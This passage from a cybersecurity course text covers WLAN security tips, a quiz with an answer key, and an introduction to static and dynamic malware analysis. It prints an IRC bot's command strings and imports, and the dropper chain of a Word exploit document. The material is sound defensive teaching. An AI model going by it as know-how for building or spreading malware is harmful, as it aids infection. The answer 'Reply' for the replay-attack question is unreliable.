Securing the wireless network is an ongoing process and a cat-mouse game. When a new technology is first introduced, hackers study the protocol, look for vulnerabilities try to exploit those vulnerabilities. Overtime those tools become more focused, more automated and readily available and published on the open source network. Hence, they can be easily downloaded and run by anyone. So, we never eliminate all threats and vulnerabilities and even if we do, we will probably end up wasting money by defeating some low probability and low impact attack. On the other hand, if we start eliminating the biggest security loopholes, attackers may turn to easier targets. Thus, true WLAN security is always going to be a game of balancing acceptable risk and the countermeasure to mitigate those risks.

Checklist

- Change the default system ID of your wireless access point or router.
- Change the default password for your system.
- Turn off identifier broadcasting.
- Encrypt wireless communications. (WPA-based encryption offers better protection than WEP-based encryption.)
- Use your router's built-in firewall to restrict access to your network.
- Keep your wireless system patched and up to date.

Public Wireless Security Accessing a wireless connection from a coffee shop or airport terminal may be convenient and even fun, but you should note that public access points (frequently called hot spots) are often insecure. The following are some steps you should consider taking before connecting to a public access point

- Use a virtual private network (VPN) if possible.
- Avoid using passwords and providing personal information to web sites.
- Encrypt your files.
- Be aware of your surroundings.

Finally we have learned that threats and the best practices associated with client devices used to join the Wi-Fi networks.

2.12 CHECK YOUR PROGRESS

1 ____________ technology also creates new threats and alters the existing information security risk profile.

2 In an __________ attack, an intruder attempts to steals a user's identities and credentials.

3 A __________________ attack can be used to read the private data from a session or to modify by to insert himself in the middle of a communication for purposes of intercepting client's data and could potentially modify them before discarding them or sending them out to the real destination.

4 Lack of ___________ boundary in a wireless network will provide a chance of parking lot attack.

5 WLAN stands for ________________________.

6 ____________ attack is not a real time attack and uses the legitimate authentication sessions to access the WLAN.

2.13 ANSWERS TO CHECK YOUR PROGRESS

1 Wireless

2 Authentication
3 man-in-the-middle
4 physical
5 Wireless local area network
6 Reply

2.14 MODEL QUESTIONS

1. Can you list out some of the advantage of Wireless LAN over Wired networks?
2. What is an AP? How it being integral component to WLAN infrastructure?
3. The best WLAN security practices to follow as a home user?
4. List out WPA attacks and the impacts?
5. What is a Rogue AP and what does it have to do with WLAN security?
6. What can be done to restrict physical access to authorized wireless devices?
7. List some of the attacks targeting WPA.

UNIT III: FUNDAMENTAL ARTEFACT & MALWARE ANALYSIS

3.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Learn about the artifact analysis fundamentals and various types of analyses.
- Create and safely execute suspicious code in the controlled environment along with most important security precautions.
- Perform basic static, behavioral, network and automatic analyses – what tools can be used, what to look for, what can be found.
- Identify common malicious software behaviors and patterns – which can be later, used to create proper signature.
- Perform basic static analysis techniques such as strings analysis, portable executable (PE) headers analysis, Import Address Table (IAT) analysis or resources analysis.
- Perform behavioral analysis while execute samples in a controlled environment.
- Understand automatic sandboxes.
- Compare manual analysis techniques with the automatic analysis and learn what are the advantages and disadvantages of using both of them.

3.2 INTRODUCTION

Malware is omnipresent. Most of the security breaches involve presence of malicious code representations infiltrating to. And India as country with humongous internet hit is never behind the race of malware proliferation and malware victims. Most malware aim to achieve to steal something, destroy something, or compromise a system to achieve some higher goal. The intention of this particular unit is make the readers aware about the impacts malware can harm and if you as a user stumble up on such cases, how you can equip yourself to perform preliminary analysis on a windows machine. I choose windows platforms since that platform is particularly popular among malware authors. This unit enables reader to understand the malware actions on the system, spreading mechanisms, command and control communication mechanisms.

Malware analysis is a process wherein there exists no single algorithm / tools to ease your job but use tools & brain to analyze such code by inculcating various tools and techniques to determine how malicious code is working. Generic analysis goals are: creating indicators of compromise (IOC) so as to share the same and can be further be used, determining malware propagation mechanism to more effectively prevent future infections, finding the command and control mechanisms to possibly track back the attacker and his infrastructure.

3.3 MALWARE ANALYSIS FUNDAMENTALS

Malware analysis is usually a complex task, it is always important to have a clear goal in mind. Some samples are fairly easy to analyze while others require a deep knowledge of system internals and advanced reverse engineering skills to analyze. In general, to perform basic malware analysis some basic system administration knowledge and programming background is needed.

3.3.1 Various approaches to malware analysis

Theoretically various approaches have been followed for malware analysis with each having a different purpose and application. Usually more than one approach is used together as well to gather necessary information to reach the final goal[12]. They are:

3.3.1.1 Basic static analysis

The goal of this analysis is to gather information about potential malware functionality and characteristic file features without executing. During the analysis various characteristics are checked such as strings list, import and export tables, list of file sections, file resources and PE headers, signatures of well-known packers and embedded objects (images, executables, etc.) that could aid as stepping stones for further deep analysis and the gathered information can later be used to create IOC's.

3.3.1.2 Behavioral analysis

Appropriate controlled execution environment is crated for malware and intentionally executed to observe it interaction to the environment (Shortly we will learn how to create such controlled environment). The properties monitored generally include, changes in file systems, windows registry, process list, system resources usage, network traffic patterns to zero in the command & control mechanisms as well as any other visible anomalies (e.g. disappearing files). Other interesting findings would be to determine the malware's persistence mechanism and indicators of infection.

3.3.1.3 Automatic Analysis

The methods explained above can be automated with the help of "sandboxes"- predefined execution machines/ engines- wherein we upload the malware for preliminary analysis. Free and online sandboxes exist with the commercial versions.

3.3.1.4 Volatile Memory Analysis

One of the recent and easy approaches to perform malware analysis is follow the execution patterns in memory. We do perform capture/dump the memory while the malware is active and use some well- known analysis framework (I do prefer Volatility Framework) to dissect the activities.

3.1.5 Advanced dynamic analysis[13]

A debugger which monitors each and every running/ execution path, encryption algorithm used by the malware to send the data across the network etc. of the malware is invoked. Advanced

[12] Note: we consider PE files only

[13] Note: The methods discussed below are well advanced and below is out of the scope of the unit and skipped.

dynamic analysis is usually more time consuming than other types of analyses and requires good reverse engineering (RE) skills as well as a deep knowledge of system internals.

3.3.1.6 Advanced static analysis

The core of the malware analysis reach here, understanding the disassembled code for malware functionality and the algorithms used without executing it. Just as with advanced dynamic analysis, this type of analysis is usually time consuming and requires good reverse engineering (RE) skills and a deep knowledge of system internals.

3.4 SETTING UP MALWARE ANALYSIS FACILITY

3.4.1 Creating sandboxed / virtual environments

Creating a safe analysis laboratory environment is the prime criteria /approach for malware analysis. The most popular and flexible way to set up such a lab system involves virtualization software, which allows you to use a single physical computer for hosting multiple virtual systems, each running a potentially different operating system. Free virtualization software options include: VirtualBox, VMware vSphere Hypervisor, Microsoft Virtual Server etc[14]. With virtualization, multiple operating systems can be created simultaneously; with each machine is more or less equivalent to a PC having complete unmodified OS, unique network address, and full hardware device complements. Running multiple virtual systems simultaneously on a single physical computer is useful for analyzing malware that seeks to interact with other systems, searching for services, contacting malware author servers.





Figure 72: Screenshot of VMware workstation

[14] Note: Malware analysis hosts should be completely isolated from the network. This is best achieved by air gapping the lab systems such that they aren't plugged into any network at all and virtualization can be leveraged for this.

Virtualization software offers Snapshots features-to take instantaneous snapshots of the laboratory system- whereby preserving the state of the guest machine which enables bookmarking of the different state of the machine. A VMware snapshot is a copy of the virtual machine's disk file (VMDK) at a given point in time. Snapshots provide a change log for the virtual disk and are used to restore a VM to a particular point in time when a failure or system error occurs.



7 - Snapshot Manager

fresh_2007_sp2_adobe_... → delete → immunity_canvas → [redacted]

mi1 → [redacted]_sep21

You Are Here

Snapshot details

Name:

Description:

No screenshot available

Take Snapshot...

Keep

Clone...

Delete

□ Show AutoProtect snapshots

Go To

AutoProtect...

Close

Help

"You Are Here" selected

Figure 73: Snapshot manager

Our approach is to create a virtual machine, create appropriate and necessary settings, load with appropriate tools. Make a base line by taking the snapshots. Run the malware; observe it activities until you get enough information out of the analysis. When done, RESTORE the machine to the pristine (or desired) state.

Note:

a. Some of the advanced malware shows “virtual reluctant”, they detect and refuse to or shows different behaviours. Malware analysis on physical machine can be performed with the help disk cloning utilites such Norton Ghost, DD which save the system hard disk image and later can be restored. (DeepFreeze is an alternate soltution)
b. You must take precautions to isolate the malware-analysis lab from the production network, to mitigate the risk that a malicious program will escape. Avoid keeping the analysis machine connected to the internet all the time to minimize the chance of malware in your lab attacking someone else’s system on the internet.
c. Ensure to keep up with security patches released by the virtualization-software vendor.
d. You need to install and activate the appropriate monitoring tools/static analysis tools (discussed in coming sections) before actually infecting your laboratory machine. There exists myriad number of free utilities that will let you observe how Windows malware interacts with its environment. Several tools exist for same purpose, let for user’s discretion.

3.5 STATIC ANALYSIS

Static analysis is basically performed to find specific distinguished features/functionalities which can further used to create signatures/IOC’s without running the malware. A complete static analysis of a malware sample can be an extremely laborious process as it would require reverse engineering the source code and understanding its logic is out of the scope of this unit. In this section, we will try to address basic static analysis which include Determining file type and detecting packers or protectors, extracting strings, Portable executable (PE) structure analysis including the sections , import table analysis, resource section etc.


Table 4: Static Analysis Tools

Tool name	Purpose
BinText	detect and identify Portable Executable files.
Resource Hacker	view, modify, rename, add, delete and extract resources in 32bit & 64bit Windows executables and resource files
PEview	Portable Executable (PE) file dissector.Displays headers, directories, sections, import/export tables and resource information.
PEiD	detect and identify Portable Executable files. Best to find the packers.
Disassembler /debuggers IDAPro Free, OllyDbg	process compiled Windows executables and disassembles them by display their code as assembly instructions. These tools also have debugging capabilities,

	which allow you to execute the most interesting parts of the malicious program slowly and under highly controlled conditions, so as to better understanding of the malware
Exeinfo PE	Identifies packers, protectors and crypters. The ripper module allowing tosearch executable files for embedded files in a few popular formats (PE, zip, rar, doc, image files, etc.)

3.5.1 Detecting Packers and Cryptors

Malware samples are often protected by packers and protectors with the intention to obfuscate and rewrite executable file structure to circumvent antivirus (AV) detection and hinder further analysis. Moreover, protectors often add various protection functions such as virtualization detection, sandbox detection or debugger detection to executables. The un-packing algorithm bundled with the binary performs the unpacking when mapped onto memory. The binary needs to be unpacked first which isn’t always a trivial task, often requiring good reverse engineering skills. There are two popular tools to detect packers signatures: *PEiD* and *ExeInfoPE*. We are trying with ExeInfoPE. Select the malware file by clicking the … Button. The packer has been detected as UPX as shown. The decompression method is also suggested by the tool, however not always easy.



Exeinfo PE - ver.0.0.3.9 by A.S.L - 883+28 sign 2015.08.25

File : uou.exe

Entry Point : 00008760

EP Section : UPX1

File Offset : 00001960

First Bytes : 60.BE.AE.70.40

Linker Info : 1.03

SubSystem : Windows GUI

File Size : 00002089h

Overlay : 00000289

Image is 32bit executable

RES/OVL : 0 / 7 % 2001

UPX -> Markus & Laszlo ver. [$I] <- from file. (sign like UPX packer)


Lamer Info - Help Hint - Unpack info

unpack "upx.exe -d" from http://upx.sf.net or any UPX/Generic unpa

unpack "upx.exe -d" from http://upx.sf.net or any UPX/Generic unpacker

ExeInfo PE confirms that the sample is most likely packed by UPX. You can also use advanced scan feature by clicking ‘>’ button circled .

Figure 74: Unpacking a malware using ExeInfoPE



```
C:\Users\mt100p\Desktop\upx391w>upx --help
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.91w       Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 20

Usage: upx [-123456789dlthVL] [-qvfk] [-o file] file..

Commands:
  -1     compress faster                   -9    compress better
  --best compress best (can be slow for big files)
  -d     decompress                        -l    list compressed file
  -t     test compressed file              -V    display version number
  -h     give this help                    -L    display software license

Options:
  -q     be quiet                          -v    be verbose
  -oFILE write output to 'FILE'
  -f     force compression of suspicious files
  --no-color, --mono, --color, --no-progress   change look
```

Exeinfo PE - ver.0.0.3.9 by A.S.L - 883+28 sign 2015.08.25

File : UOU_decompressed.exe

Entry Point : 000011CB

EP Section : .text

File Offset : 000005CB

First Bytes : 64.A1.00.00.0C

Linker Info : 1.03

SubSystem : Windows GUI

File Size : 00004089h

Overlay : 000003BD

Image is 32bit executable RES/OVL : 0 / 5 % 2009

LCC Win32 v1.x (Jacob Navia) www.cs.virginia.edu/~lcc-win32


Lamer Info - Help Hint - Unpack info

Not packed , try OllyDbg v2 - www.ollydbg.de or IDA v5 www.hex-ray

Figure 75: Unpacking Malware

3.5.2 Notable strings

String analysis is very useful in malware analysis and we can largely deduce the strings obtained from the binary file as some of the features of the malicious code. For example if we find a list of SMTP servers we might suppose that malware might be sending spam messages. We use BinText / strings utility used against the sample which has shown symptoms of slackbot (an IRCbot). Here the interesting strings would be "slackbot, @clone,@join,@raw, (could be indication of IRC bot and the strings are possible commands issued to the IRC channel).



BinText 3.00

File to scan: C:\Users\mtl00p\Desktop\upx391w\UOU_decompressed.exe

☑ Advanced view

File pos	Mem pos	ID	Text
A 00002C47	00405047	0	ASeShutdownPrivilege
A 00002EC5	004052C5	0	slackbot v1.0
A 00002EE0	004052E0	0	error upgrading
A 00002EF0	004052F0	0	closing...
A 00003022	00405422	0	!@webdl
A 0000302A	0040542A	0	cycle
A 00003030	00405430	0	!@cycle
A 00003038	00405438	0	clone sent
A 00003043	00405443	0	clones sent
A 0000304F	0040544F	0	sending %u clone to %s:%u, channel %s
A 00003075	00405475	0	sending %u clones to %s:%u, channel %s
A 0000309C	0040549C	0	!@clone
A 000030A4	004054A4	0	!@visit
A 000030AC	004054AC	0	!@udp
A 000030B2	004054B2	0	!@nick
A 000030B9	004054B9	0	!@say
A 000030BF	004054BF	0	!@quit
A 000030C6	004054C6	0	!@part
A 000030CD	004054CD	0	!@join
A 000030D7	004054D7	0	!@raw
A 000030DD	004054DD	0	slim is my creator

Figure 76: Notable strings

3.5.3 PE structure Analysis

Windows executable file (PE) headers contain information about the executable file and how it should be executed. The structure of a PE file is shown below[15]:





Figure 77: Structure of PE file

PE headers tell the operating system /loader how it should load an executable file, what libraries are needed, where the beginning of the code entry point is or even when the binary file was created. During malware analysis it is worthwhile to analyze PE headers to search for any anomalies or indicators that the sample was packed (especially in case when unknown packer is used and standard packer detection tools will not help). We will try opening the sample in PEStudio and see the different fields it offers. The tab under FILE_HEADER. One of the interesting fields in this section is Time Date Stamp which tells when the binary executable was likely linked. This field might have been intentionally tampered with but it doesn't happen often. The "Optional Header" specifies the size and desired virtual location to load the file. The section filed defines the number of logical compartments inside the file, their size, desired mapping location etc. Many such sections usually exist, such as text, bss, data rdata, idata etc. sections. At times some of the sessions gives us clues. For instance some of the UPX packed binaries have UPX0,UPX1 as section names.

[15] **Source:** Microsoft



Property	Value
Signature	0x00004550
Machine	Intel
NumberOfSections	5
TimeDateStamp	0x[illegible] (Wed Apr 18 11:28:04 2007)
PointerToSymbolTable	0x00000000
NumberOfSymbols	0x0000 (0)
SizeOfOptionalHeader	0x00E0 (224 bytes)
32bit Processor	true
Relocation stripped	true
Large Address Aware	false
The file should be run only on a uniprocessor computer	false
System Image	false
Dynamic link library	false
Executable	true
Debug information stripped	false
If on a removable media, copy and run from the swap	false
If on a Network, copy and run from the swap	false

Library (5)	Blacklisted (2)	Type	Symbols (57)	Description
ws2_32.dll	x	Implicit	2	Windows Socket 2.0 32-Bit DLL
wsock32.dll	x	Implicit	14	Windows Socket 32-Bit DLL
kernel32.dll	-	Implicit	13	Windows NT BASE API Client DLL
advapi32.dll	-	Implicit	3	Advanced Windows 32 Base API
crtdll.dll	-	Implicit	25	Microsoft C Runtime Library

Symbol (57)	Blacklisted (29)	Ordinal (8)	Anti-Debug (1)	Library (5)
WSACleanup	x	-	-	ws2_32.dll
WSAStartup	x	-	-	ws2_32.dll
accept	x	-	-	wsock32.dll
bind	x	-	-	wsock32.dll
closesocket	x	-	-	wsock32.dll

Property	Value	Value	Value	Value	Value
Name	.text	.bss	.rdata	.data	.idata
Virtual Size (bytes)	0x00004820 (18464)	0x000005BA (1466)	0x00000058 (88)	0x0000175C (5980)	0x000006A6 (1702)
Virtual Address	0x00001000	0x00006000	0x00007000	0x00008000	0x0000A000
Raw Size (bytes)	0x00004820 (18464)	0x00000000 (0)	0x00000058 (88)	0x0000175C (5980)	0x000006A6 (1702)
Raw Address	0x00000400	0x00000000	0x00004C00	0x00005800	0x00006800
PointerToRelocations	0x00000000	0x00000000	0x00000000	0x00000000	0x00000000
PointerToLinenumbers	0x00000000	0x00000000	0x00000000	0x00000000	0x00000000
NumberOfRelocations	0x00000000	0x00000000	0x00000000	0x00000000	0x00000000
NumberOfLinenumbers	0x00000000	0x00000000	0x00000000	0x00000000	0x00000000

Figure 78: Analyzing file using PE Studio

The imported libraries/symbols signifies the decencies of the malware such as the run time DLL's required and symbols / functions it imported from the libraries. By examining what functions and libraries the malware imports we can try to predict some of its functionality. It is important to remember that IAT will not always contain all functions used by malicious code. Sometimes (especially in cases of packed or protected samples) the import table is shortened to only the most important functions, while the rest of the functions are imported dynamically during malware execution. In such a situation we need to use dynamic analysis techniques to determine the full set of functions used by the malware.

Table 5: Some of the libraries the malware used

Imported Library name	Functions imported
Ws2_32.dll,wsock32.dl (windows sockets and network related functionalities):	socket(),accept(),bind(),closesocket() ,
advapi32.dll(advanced win32 API):	regopenKeyExA, regCloseKey, RegSetValueExA [registry related functions)
kernel32.dll (WINDOWS NT BASE API client)	CreateProcess, CreateThread,closeHandle,
ctrdll.dll(C Runtime library)	C string functions such as strcat,strpcy , file operations fread, fwrite

PE resource section can be analyzed with Resource Hacker. It has been observed, malware hide their components(configuration files, additional droppers) in Resource Section which is used store images, icons, dialog windows, menus or other data. The tools offers to export resource to result files by right clicking on the resource and choosing the Save option and further analysis can be performed.

3.6 DYNAMIC ANALYSIS

IN this phase, we will let the malware to execute in a virtual machine in order to observe what changes it will make to the operating system. During this step, we will observe new files/ process/ registry creations/modifications/deletions of significance. Here we are testing a **Microsoft Document exploit (.DOC)**

3.6.1 Dynamic Analysis Tools


The tools mentioned below are used in this section. As we learned in the virtual machine set up, we create a machine, install the tools and crate a base line by taking the snapshot. Load the malware, fire-up the toolsexecute malware and observe the activites. Once done restore to the known good state(If u restore, the current state of the machine will vanish.)

Table 6: Dynamic analysis tools

Tool name	**Purpose**
ProcMonitor	**File system and registry monitoring.local processes read, write, or delete registry entries and files**
ProcExplorer, **Process Hacker**	**Process Monitoring/ management.** observe malicious processes, including network activity including ports they may attempt to open, dump process memory
Wireshark	Network activity. Powerful packet capturing sniffer.
Capturebat	**State Change Detection**. Compares system state before and after the malware execution, point out the apparent changes malware made to the file system and the registry.
INetSim	simulate various network services in a lab environment

3.6.2 Baseline the guest machine with Capture Bat

Capture bat is a high interaction client honeypot which actively monitors processes, files netwro activities and the registry keys. The tool got tow mode, client-server and standalone. We are using standalone mode wherein it monitors the state of the machine. The magnificent capability of Capture bat it maintains a directory structure of the windows which were affected and capture the network packets as well.




```
Usage: CaptureClient.exe [-chn] [-s server address -a vm server id -b vm id] [-l file]

  -h            Print this help message
  -s address    Address of the server the client connects up to. NOTE -a & -b
                must be defined when using this option
  -a server id  Unique id of the virtual machine server that hosts the client
  -b vm id      Unique id of the virtual machine that this client is run on
  -l file       Output system events to a file rather than stdout

  -c            Copy files into the log directory when they are modified or
                deleted
  -n            Capture all incoming and outgoing network packets from the
                network adapters on the system and store them in .pcap files in
                the log directory

If -s is not set the client will operate in standalone mode
```

```
capturebat -c -n -l >> out.txt
```

Figure 79: Capture bat

The below figure shows activities on a Windows XP machine when a WORD exploit document is opened. Capture Bat able to log all the activities including the files deleted **gupdate.exe , ~tmpinst.js.**Start Process Explorer from which is feature rich advanced task manager. The order of process creation (Parent_child relation) can be seen. The word document up on opening drops DW20.exe, which further execute “gupdate.exe” from command line which drops ~tmpinst.js file (not in pic) and later executed by **scrcons.exe.** Inspect a process by Right Clicking and selecting the properties provides features for per-process understanding. We can see the network activities here.



Process	PID	Path	Command Line
svchost...	1040	C:\WINDOWS\system32\svchost.exe	C:\WINDOWS\System32\svchost.exe -...
wscn...	1496	C:\WINDOWS\system32\wscntfy.exe	C:\WINDOWS\system32\wscntfy.exe
wmiprvse.exe	272	C:\WINDOWS\system32\wbem\wmipr...	C:\WINDOWS\system32\w
scrcons.exe	[illegible]	C:\WINDOWS\system32\wbem\scrco...	C:\WINDOWS\system32\w
svchost.exe		ystem32\svchost.exe	C:\WINDOWS\system32\s
svchost.exe		ystem32\svchost.exe	C:\WINDOWS\System32\s
wscntfy.exe		ystem32\wscntfy.exe	C:\WINDOWS\system32\w
svchost.exe		ystem32\svchost.exe	C:\WINDOWS\system32\s
svchost.exe		ystem32\svchost.exe	C:\WINDOWS\system32\s
spoolsv.exe		ystem32\spoolsv.exe	C:\WINDOWS\system32\s
MDM.EXE		\Common Files\Micros...	"C:\Program Files\Common
alg.exe		ystem32\alg.exe	C:\WINDOWS\System32\a
svchost.exe		ystem32\svchost.exe	C:\WINDOWS\system32\s
msiexec.exe		ystem32\msiexec.exe	C:\WINDOWS\system32\m
ss.exe		ystem32\lsass.exe	C:\WINDOWS\system32\ls
cmd.exe		xplorer.exe	C:\WINDOWS\Explorer.EX
procexp.exe	1188	C:\Documents and Settings\nowsis\D...	procexp.exe /accepteula
wireshark.exe	1428	C:\Program Files\Wireshark\wireshark...	"C:\Program Files\Wireshark\wireshark...
WINWORD.EXE	1704	C:\Program Files\Microsoft Office\Offic...	"C:\Program Files\Microsoft Office\Offic...
dw20.EXE	1116	C:\Documents and Settings\nowsis\Lo...	C:\DOCUME~1\nowsis\LOCALS~1\Te...
cmd.exe	1680	C:\WINDOWS\system32\cmd.exe	C:\WINDOWS\system32\cmd.exe /c C...
gupdate.exe	1836	C:\Documents and Settings\nowsis\Lo...	C:\DOCUME~1\nowsis\LOCALS~1\Te...
cmd.exe	816	C:\WINDOWS\system32\cmd.exe	/c cscript.exe C:\DOCUME~1\nowsis\...
cscript.exe	1828	C:\WINDOWS\system32\cscript.exe	cscript.exe C:\DOCUME~1\nowsis\LO...
OFFLB.EXE	1452	C:\Program Files\Common Files\Micros...	"C:\Program Files\Common Files\Micros...
WINWORD.EXE	2008	C:\Program Files\Microsoft Office\Offic...	"C:\Program Files\Microsoft Office\Offic...

Type	Name
File	C:\Documents and Settings\nowsis\Desktop
File	C:\Documents and Settings\nowsis\Local Settings\Temp\~[illegible].tmp
KeyedEvent	\KernelObjects\CritSecOutOfMemoryEvent
WindowStation	\Windows\WindowStations\WinSta0
WindowStation	\Windows\WindowStations\WinSta0

